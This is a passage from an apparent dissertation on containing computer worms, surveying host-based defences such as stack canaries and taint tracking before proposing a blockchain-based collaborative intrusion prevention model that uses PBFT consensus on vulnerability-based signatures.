The techniques that identify code in messages are more resilient to attack mutations because they do not use fixed byte strings as signatures. They may still have false negatives because they look for code sequences of some minimum length (for example, 15 instructions [69]), and worms can use very short code sequences to encode/decode the bulk of the attack payload. Another source of false negatives is worm attacks that succeed without injecting new executable code into their targets. Even for injected code, the code may be encoded in the protocol messages, for instance, the

systems in [66, 69] use protocol-specific information to decode the network messages before trying to find executable code.

2.2 Host-based Mechanisms

Host-based mechanisms either statically analyze programs or dynamically analyze the execution of programs. Some host-based mechanisms try to remove or avoid all defects that might be exploited by worms, while other systems detect attacks only when worms exploit defects at runtime. The latter often require additional survivability mechanisms since detection is usually not enough to keep programs running while they are being attacked. This section reviews the work that has been done in these areas.

2.2.1 Avoid/Remove Defects

Type-safe languages [70] can avoid many of the defects that can be exploited by worms. However, these languages force the programmer to relinquish some of the flexibility and speed available in languages like assembly or C. Thus, they have not been adopted by some programmers. Many of these languages include facilities to link with unsafe modules, and often their runtimes are written in unsafe languages. This has made them vulnerable to attacks. There is also a very large body of code written in unsafe languages. The effort of porting this code to different languages is large and difficult to justify economically. Languages like CCured [71] and Cyclone [72] facilitate the evolution of code written in C to memory-safe dialects. The disadvantage of these approaches is that the effort to port existing C code to these dialects is non-trivial and may require significant changes to the C runtime. For example, CCured replaces `malloc` and `free` by a garbage collector.

Another approach to removing defects is to statically analyze the source code of programs, looking for specific classes of defects. SELECT [73] and Lint [74] are some of the early tools in this space. More recently, several tools [75–77] have been used to find defects in large programs. Some tools have been specifically designed to find security vulnerabilities [75, 78–83].

Most of these tools can generate false positives, i.e. they report defects which are not real. One reason for this is that their results may be based on control-flow paths that are infeasible at runtime, but they cannot determine this statically. They also

often have limits on the length of execution paths they explore to be able to scale to large programs which causes false negatives. Unsound handling of pointer aliasing may also create false negatives. Finally, they may also have false negatives because they usually look for known classes of defects. Hence, they cannot find previously unknown types of defects, although there has been some work on describing defects generally as deviant behavior [84].

2.2.2 Detect/Prevent Exploits

Since static tools can have false positives and they have not been able to remove all defects from software, runtime mechanisms have been developed to detect and stop attacks at runtime. These systems are based on the idea of detecting or preventing exploits rather than removing defects.

One of the first host-based techniques to detect attacks is to identify anomalous patterns of system calls [85]. It was shown in [86] that mimicry attacks can elude this type of detection and in [87] how to automate these attacks even for recent improvements on the original technique [88–90].

Other early systems protected specific control data structures such as return addresses. StackGuard [91] writes a canary value between the local variables and the return address on a stack frame, and checking that this value is intact before using the saved return address. This detects attacks that overflow buffers on the stack because the overflow overwrites the canary value on the way to overwriting the return address. StackShield [92], RAD [93], and Libverify [94] keep copies of return addresses separate from the normal stack. This allows them to detect overwrites of return addresses by comparing the saved values with the values on the normal stack. They can also recover the original return addresses. Libsafe [94] provides implementations of C library functions that do additional bound checks to avoid overwriting return addresses. FormatGuard [95] provides safe implementations of C library functions that use format strings. PointGuard [96] protects pointers by encrypting them in memory and decrypting them when they are loaded into registers. While effective at protecting some attack targets, these approaches can be bypassed [97].

Program shepherding [98] provides a general mechanism to ensure that a program does not deviate from its control-flow graph. A control-flow graph is computed for a program statically, and a dynamic binary re-writer is used to monitor the program execution and ensure that every control-flow transition is allowed by the control-flow

graph. Control-Flow Integrity [99] checks that control-flow transitions follow the computed control-flow graph with inline checks based on a static binary re-writer.

Program shepherding has less overhead than current implementations of dynamic data-flow analysis, but it has several limitations. Program shepherding cannot detect attacks that succeed without changing the control-flow of the target programs [100]. Dynamic data-flow analysis can detect some of these attacks, for example, attacks that overwrite arguments of system calls with data received from the network. Program shepherding also cannot be used on programs for which it is not feasible to compute a control-flow graph statically. Dynamic data-flow analysis works even with self-modifying code. Finally, program shepherding requires access to source code, while dynamic data-flow analysis works on unmodified binaries.

Concurrent with the publication of the dynamic data-flow analysis algorithm in [101], three mechanisms have been proposed for detection that do not require access to source code [102–104]. The idea of tracking input data and preventing unsafe uses of that data can be traced back to Perl taint mode [105]. In [106], tracking the lifetime of sensitive information was proposed such as passwords through memory and CPU registers. More recently, hardware design that tracks the flow of data from I/O operations was proposed in [102]. This design tags each byte of memory with a dirty bit, and also includes multi-granularity tags to optimize storage and bandwidth overhead. Besides tracking direct copies of input data, this system can also track three other forms of dependency. First, when a dirty value is used in arithmetic or logic instructions, the result of the operation may be marked dirty. Second, when a dirty value is used to specify an address in an instruction that loads data from memory, the loaded value may be marked dirty. Third, when an instruction that stores data in memory uses a dirty value to specify the address of the memory, the stored value may be marked dirty. Since tracking all of these dependencies may generate false positives, the system allows users to specify a per-application security policy describing which I/O flows should be tracked, which dependencies should be tracked, and which uses of dirty data should generate security traps. It also includes some heuristics to reduce false positives. For instance, it identifies common code patterns that are safe but would normally be trapped as attacks (by using a dirty value to index a jump table after appropriate bounds checking is performed). These heuristics may lead to false negatives. They do not detect use of dirty data in system function calls which is believed to be an important avenue for attacks [24].

TaintCheck [104] tracks input data by instrumenting binaries using Valgrind [107].

TaintCheck tags each byte of dirty memory with a 32-bit pointer to a data structure that records the system call through which the data was received into the address space of the process, a copy of the stack at the time when the data was received, and a copy of the data. TaintCheck propagates dirtiness when executing data movement and arithmetic operations. It does not check if execution is redirected to a dirty memory region, which is important to catch some attacks (it only checks if the value loaded into the program counter is dirty). TaintCheck also checks the dirtiness of arguments to security sensitive functions. TaintCheck proposes using a training phase to deal with false positives, i.e. locations where false positives were observed can be recorded to avoid raising security traps there. Finally, it is important to note that the diversity of the detection mechanisms that have been proposed makes it difficult for an attack to elude all of them.

2.3 Artificial Immune Systems

Several projects have contributed to the design of artificial immune systems. In [108], computer viruses were studied and in [109] a computer immune system targeted at viruses was designed. Unlike viruses, worms spread automatically by exploiting software vulnerabilities. In [110], an artificial immune system inspired by natural immune systems was proposed. This system can be applied to several domains, but it is not particularly well adapted to the problem of containing worm epidemics. One attack resilience principle inspired by natural systems is diversity [111].

The system proposed in this dissertation can be seen as a design for an automatic distributed artificial immune system that provides protection from unknown obfuscated worm attacks. It is shown how unknown obfuscated worm attacks can be detected and how machines can share information about attacks in a timely manner. Further, machines can protect themselves and protect other machines participating in the network efficiently after reaching a consensus.

2.4 Conclusion

This chapter presented a summary of the related work in the area of worm containment. Worm containment systems should automatically and promptly respond to an outbreak because worms can spread throughout a network faster than a human can respond. Since worm attacks try to exploit a vulnerability in the deployed software,

host-based systems play a crucial role in worm containment. In the next chapter, the proposed model is presented in detail.

Chapter 3

Blockchain-based Collaborative Intrusion Prevention System Model for Obfuscated Worm Containment

Collaboration among HIPSs deployed within a network is crucial for achieving worm containment. Many aspects should be considered to make this collaboration reliable and effective. In the context of worm containment, the response must be timely, trusted, based on confirmed malicious events, and approved among hosts within the network [9]. In this chapter, a novel blockchain-based collaborative intrusion prevention system model is introduced. Hosts in this model utilize a HIPS that employs both signature-based and anomaly-based detection. HIPS signature-based detection is responsible for blocking previously-known malicious events using a signature database, while HIPS anomaly-based detection is responsible for detecting unknown attacks. Furthermore, hosts run a signature generator which produces signatures based on the vulnerability being exploited. The decentralization, trust, and consensus on signatures generated are enforced using blockchain technology. The proposed model employs a permissioned blockchain [29] to satisfy the fundamental requirements of a distributed security system which are confidentiality, accountability, integrity, authorization, and high throughput [3]. The consensus algorithm used in this permissioned blockchain is the PBFT consensus algorithm [35], which is adapted to suit the functionality of the model. The PBFT algorithm is based on state machine replication

to provide liveness and safety for ensuring the execution of network services and obtaining trustworthy results [35]. The PBFT algorithm is designed to work efficiently in asynchronous systems (no upper bound on when the response to a request will be received). It has been developed to provide low latency. The goal of the PBFT algorithm is to solve problems associated with Byzantine fault prone systems. This algorithm can tolerate the following Byzantine faults.

- Failure to return a result.
- Response with an incorrect result.
- Response with a deliberately misleading result.
- Response with different results to different parts of the system.

In this chapter, it is shown that the proposed model can tolerate Byzantine faults (malicious hosts, software errors, and host mistakes) in the network while enabling hosts to achieve worm containment and maintain a decentralized ledger of vulnerability-based signatures.

3.1 Vulnerability-based Signatures

Signature generation must be automatic in order to achieve timely worm containment. The reason is that worm propagation throughout a network is too fast for humans to respond. In the introduced model, an automatic generation of vulnerability-based signatures approach is employed for containing worms including zero-day and obfuscated worms [19]. Unlike exploit-based signatures, vulnerability-based signatures are generated after analyzing a vulnerability revealed by a zero-day exploit [19]. The required information to generate a vulnerability-based signature is the tuple $\{\mathcal{P}, T, x, c\}$ where $\mathcal{P}$ is the vulnerable program being exploited, x is the input that exploits the vulnerability of $\mathcal{P}$, T is the execution trace of $\mathcal{P}$ by x that reveals the vulnerability, and c is the vulnerability condition function [19]. This function checks the execution behavior of each instruction i of T (while executing $\mathcal{P}$ by the input x) against a configured criterion in order to detect any anomalous behavior of the program $\mathcal{P}$ [19]. The function c returns either EXPLOIT or BENIGN based on the execution behavior of i. When $c(i)$ returns EXPLOIT, this means that the execution trace T of executing $\mathcal{P}$ by the input x satisfies the vulnerability condition function c and is denoted

by $T(\mathcal{P}, x) \models c$ [19]. When $c(i)$ returns BENIGN, this means that the execution behavior of i is normal. The configured criterion of c can be utilized by host-based measures for detecting anomalous behavior of programs execution [19].

The generated vulnerability-based signature works as a function (MATCH) that is utilized to match any input x that exploits the vulnerability of $\mathcal{P}$. It returns either EXPLOIT or BENIGN according to whether $T(\mathcal{P}, x)$ satisfies c or not. The vulnerability-based signature can be expressed as [19]

$$\text{MATCH} = \begin{cases} \text{EXPLOIT} & \forall x \mid T(\mathcal{P}, x) \models c \\ \text{BENIGN} & \text{otherwise.} \end{cases}$$

3.2 HIPS Employed by Network Hosts

As mentioned previously, an HIPS has limited knowledge of malicious activities that occur on other hosts in the network. Thus, the successful containment of worms requires distributing information about detected exploits [13], and HIPS collaboration is a means of distributing this information [9]. With collaborative HIPSs, each host participates in detecting and analyzing attacks and shares their detection information with other participating hosts. A host uses this shared information to prevent detected exploits [13]. Adopting a collaborative HIPS framework increases the probability of timely worm containment [2, 9].

Worm containment with a collaborative HIPS framework requires network hosts to collaborate in the process [6,9]. This collaboration can help in attaining two important goals. First, it can help in recognizing zero-day exploits and variants of formerly known threats quickly with a low risk of false positives. Second, a collaborative system can rapidly update all HIPSs within a network to efficiently contain fast-spreading epidemics. The collaborative HIPS requirements are as follows.

- Potential attacks must be detected by multiple hosts in the network.
- An attack alert must be generated by multiple hosts.
- A majority of the hosts should conclude that an alert represents an attack.
- A majority of the hosts should agree on the signature generated for a detected attack.
- After generation, signatures should be distributed to all hosts.

- The system should operate in a decentralized manner so there is no single point of failure.
- The system should tolerate faulty nodes that are either compromised or generating bogus signatures.

It is shown in the next section that the introduced model satisfies all these requirements.

The HIPS in each participating host operates as shown in Figure 3.1. It employs a hybrid detection approach using both signature-based detection and anomaly-based detection to benefit from their respective advantages [2, 25]. Signature-based detection is employed first on an event and if it matches a signature in the signature repository, the event is blocked and logged. Prevention is performed based on only the results of signature-based detection. This ensures that only malicious events that have previously-generated signatures are prevented which ensures a low false positive rate [24]. If there is no signature for the event under investigation, anomaly-based detection is employed. This compares the event behavior to host normal behavior [3]. An alert is generated if the event behavior deviates significantly from the normal behavior [25], otherwise, no alert will be generated. In the introduced model, the HIPS does not block events that are flagged anomalous by the anomaly-based detection step as a significant proportion of these events may represent legitimate processes [24].

The anomaly-based detection in Figure 3.1 generates an alert when anomalous behavior is detected. This alert is normalized to be in a form that matches the input to the vulnerability-based signature generator, the tuple $\{\mathcal{P}, T, x, c\}$ [19]. The normalized alert produced is denoted by N_ALERT as in Figure 3.1. Thus, if multiple hosts detect anomalous behavior of a process $\mathcal{P}$ initiated by dissimilar inputs x and the resulting T still satisfies a defined c, the N_ALERTs produced will represent variants of the same vulnerability exploit [19]. An N_ALERT is then broadcast to other hosts within the network to inform them that an attack may be underway. If a recipient host has already generated an N_ALERT, receiving other N_ALERTs with the same $(\mathcal{P}, T, c)$ from other hosts is evidence that the alert represents an attack [31]. This will assist in reaching a collective decision of whether the detected behavior is malicious or a false positive, as it is shown in the next section. Consequently, collaboration among hosts can assist in confirming the occurrence of malicious events while reducing the risk of blocking legitimate activities [9, 13].




Figure 3.1: Flowchart of the HIPS employed by each host in the network.

3.3 Blockchain-based Collaborative HIPS

This section introduces a novel collaborative HIPS that performs worm containment utilizing a permissioned blockchain. It runs on every host in the peer-to-peer network as shown in Figure 3.2. This network has two separate sub-networks: a production network that connects to the internet and a private internal network (intranet). The intranet is an enterprise-wide private network with participation restricted to authenticated entities. All hosts are simultaneously in both networks. The network domains are separated either logically using Virtual Local Area Networks (VLANs) or physically using a dedicated infrastructure. The enterprise network comprises a perimeter firewall, a DMZ that runs web and email servers, routers and switches, internal workstations (including mobile workstations), and servers. Due to the internet connectivity of the production network, any computer system is susceptible to external attacks via the internet. Attacks can also originate from internal computer systems.

HIPS collaboration is carried out on the intranet. The vulnerability-based signature generation service runs on this secure network. A permissioned blockchain is employed for trust and collective agreement on the service results (signatures) which are saved in the blockchain ledger. All hosts in the intranet have a private key/public key pair that is assigned by the CA of the permissioned blockchain [29]. Moreover, all hosts in this network utilize the same HIPS model given in Figure 3.1 and have a vulnerability-based signature generator as described previously. The hosts in the network collaborate to confirm the maliciousness of detected events and create the vulnerability-based signatures for exploits. Signature generation is governed by the consensus algorithm [35]. The signatures saved in the ledger are employed in signature-based detection of the HIPS in Figure 3.1. The ledger of attack signatures is distributed to all hosts and so even newly-joined hosts will have the latest signatures.

3.3.1 Model Operation

The model operation is presented considering the enterprise network in Figure 3.2. Let N be the number of hosts in the intranet. Each host is represented by an integer $\in \{0, 1, \ldots, N-1\}$. The model operates through a succession of rounds. A round begins when a new N_ALERT request is sent from a host in the network. The normal response is a vulnerability-based signature (SIG) of the detected exploit, for which a new block is added to the blockchain ledger. In each round, there is a primary host




Figure 3.2: Model of a peer-to-peer enterprise network.

a called the block author. The block author of a round is responsible for adding a block to the ledger. The other hosts of a round are called producers [35]. The block author is determined by $a = r \bmod N$ where $a \in \{0, 1, \ldots, N-1\}$ and r is the round number which is incremented so that authors are selected on a round-robin basis [35]. The round number is incremented once a has added a block to the ledger or when a is identified as a faulty host.

All hosts in the network have a service state (susceptible, pre-prepare, prepare, commit, generate signature), a message log that contains sent and received messages, and the number of the current round r. The author a of each round controls the state transitions of the hosts. In a round r, network hosts are divided into infected (I) and susceptible (S) hosts [6]. Initially, all participating hosts are assumed to be susceptible (S).

When the HIPS of a host detects anomalous behavior while executing a program, this behavior is checked to determine if it satisfies a vulnerability condition c. If it is satisfied, the host generates an N_ALERT as shown in Figure 3.1. Then, the host broadcasts a request message $\mathcal{R}$ containing this N_ALERT to the other hosts in the network. This message is digitally signed by the host so the others know the origin of the message. This is a key property of blockchain data communications [27]. We denote a message m signed by a host n as $\langle m \rangle_{\sigma_n}$. A request message $\mathcal{R}$ has the form

$$\langle \texttt{REQUEST}, \texttt{N\_ALERT}, t, n \rangle_{\sigma_n}$$

where `REQUEST` indicates a request message and t is the request timestamp of the sending host. Every message sent or received by a host in the network is added to its message log.

When the number of the same N_ALERT received from different hosts is greater than or equal to a threshold Θ, a signals the other hosts to transition to the pre-prepare state [35]. The value of Θ is chosen to ensure a low false positive probability based on the normal behavior of the network [2]. The author a considers all hosts that have sent requests containing this N_ALERT to be infected (I) and the remaining hosts to be susceptible (S). The maximum number of faulty hosts f that can be tolerated during a round for signature consensus is then

$$f = \left\lfloor \frac{S-1}{3} \right\rfloor,$$

with $S \geq 4$ [35]. This value of S should be easy to achieve as an enterprise typically has many computers within their intranet and at the onset of an exploit $S \gg I$ as shown in Fig. 1.1 [3, 6]. Next, a broadcasts a pre-prepare message to all susceptible hosts (as producers) in the network and adds this message to its message log. This message has the form

$$\langle \langle \texttt{PRE-PREPARE}, r, j, f, d \rangle_{\sigma_a}, \mathcal{R} \rangle,$$

where `PRE-PREPARE` indicates a pre-prepare message, j is the sequence number assigned by a which denotes the blockchain block number that the signature will be written in, d is the digest of the request $\mathcal{R}$, and $\mathcal{R}$ is the request. The digest d of a request $\mathcal{R}$ is produced using a one-way collision-resistant hash function to ensure the integrity of the request [35].

After receiving a pre-prepare message, a producer validates

- the signature of the pre-prepare message and the digest d of the request $\mathcal{R}$,
- r as the current round number,
- j as the number of the next block to be added to the ledger, and
- that no previous pre-prepare message with the same r and j but different d has been accepted.

Once a pre-prepare message is validated, it is added to the message log. The producer then transitions to the prepare state and broadcasts a prepare message to all other producers and a. A prepare message has the form

$$\langle \texttt{PREPARE}, r, j, d, k \rangle_{\sigma_k}$$

where `PREPARE` indicates a prepare message and k is the host number. All producers and a add the received prepare messages to their message logs after verifying the signature and validating that r equals the current round number and j equals the sequence number assigned in the pre-prepare message accepted previously. The predicate prepared $(\mathcal{R}, r, j, k)$ is considered to be true if and only if k has received the request $\mathcal{R}$, accepted the pre-prepare message for $\mathcal{R}$ in round r with sequence number j, and accepted at least $2f + 1$ prepare messages (including its own) from producers in the network [35]. Then hosts, including a, transition to the commit state, broadcast a commit message to other hosts in the network, and add the commit message to

their message logs. A commit message has the form

$$\langle \texttt{COMMIT}, r, j, d, k \rangle_{\sigma_k}$$

where COMMIT indicates a commit message. A network host, including a, will accept a commit message sent by a host after validating its contents as explained above. An accepted commit message must have the same r, j, and d of the corresponding pre-prepare message of the request $\mathcal{R}$. Then this host will have the predicate committed-local $(\mathcal{R}, r, j, k)$, which is true if and only if their predicate is prepared $(\mathcal{R}, r, j, k)$ and has accepted at least $2f + 1$ commit messages (including its own).

All producers that have a true committed-local predicate $(\mathcal{R}, r, j, k)$ will respond to the request $\mathcal{R}$. First, a producer k inputs the N_ALERT sent within $\mathcal{R}$ to the vulnerability-based signature generator which produces a signature SIG [19]. Next, a reply message is composed and sent to a, which has the form

$$\langle \texttt{REPLY}, r, j, k, \texttt{SIG} \rangle_{\sigma_k},$$

where REPLY indicates a reply message. The block author a accepts a reply message after verifying its signature, and validating that r is the current round number and j is the sequence number assigned in the corresponding pre-prepare message of $\mathcal{R}$. When $f + 1$ reply messages with the same SIG have been accepted by a, the SIG is accepted as the result of the N_ALERT. This ensures that the SIG is valid and trusted since the maximum number of simultaneous faulty nodes is assumed to be f. The block author a has the predicate committed $(\mathcal{R}, r, j)$ true if and only if the predicate prepared $(\mathcal{R}, r, j, k)$ is true for $f+1$ or more non-faulty hosts. Then a creates a block that incorporates SIG and adds it to the blockchain ledger. Figure 3.3 shows the state sequence of the collaborative HIPS model with N hosts h_0 to h_{N-1}. The block author (a) is h_0 and hosts h_3 and h_4 are infected.

Figure 3.4 depicts the blockchain ledger. Each block added by a to the ledger has a body, which incorporates both an N_ALERT and the corresponding SIG, and a header. The header comprises the hash value of the previous header, the Merkle tree (MT) root of the current body, the values of a, j, r, the timestamp t_{add} which is the time that the block was added to the ledger, and the hosts $\{n\}$ that sent requests with the corresponding N_ALERT. All hosts of the security collaboration network can use the signatures written in the ledger to assist their HIPS to detect and prevent




Figure 3.3: Sequence of states for a round in the collaborative HIPS model. Host h_0 is the block author (a) and hosts h_3 and h_4 are infected.




Figure 3.4: Start of the blockchain ledger. Blocks added to the ledger incorporate the corresponding N_ALERT and signature (SIG). The arrows denote links to the preceding block in the chain using its block header hash.

(contain) exploits. Furthermore, if a new host joins the network, it will obtain the latest copy of the ledger via the blockchain gossip protocol [27]. This ensures that all hosts have an up-to-date copy of the vulnerability-based signatures.

3.3.2 Message Log Management

Adding all sent and received messages to the message log of a host assists in keeping track of the round states. The size of this log should be controlled so as not to exhaust the resources of the host. Thus, each host should periodically discard old messages from its message log. Blockchain technology assists in this process since the ledger is a chronological record of the rounds. In the presented model, the message log of each host has a maximum size. When a new block is added to the ledger, all hosts compare their message log sizes with the maximum size. If this maximum is exceeded, messages are discarded based on the following criteria.

- Delete all messages that have a sequence number lower than that of the most recently added block.
- Keep all messages with a sequence number equal to or higher than that of the most recently added block.

3.3.3 Round Change (Designation of a New Block Author)

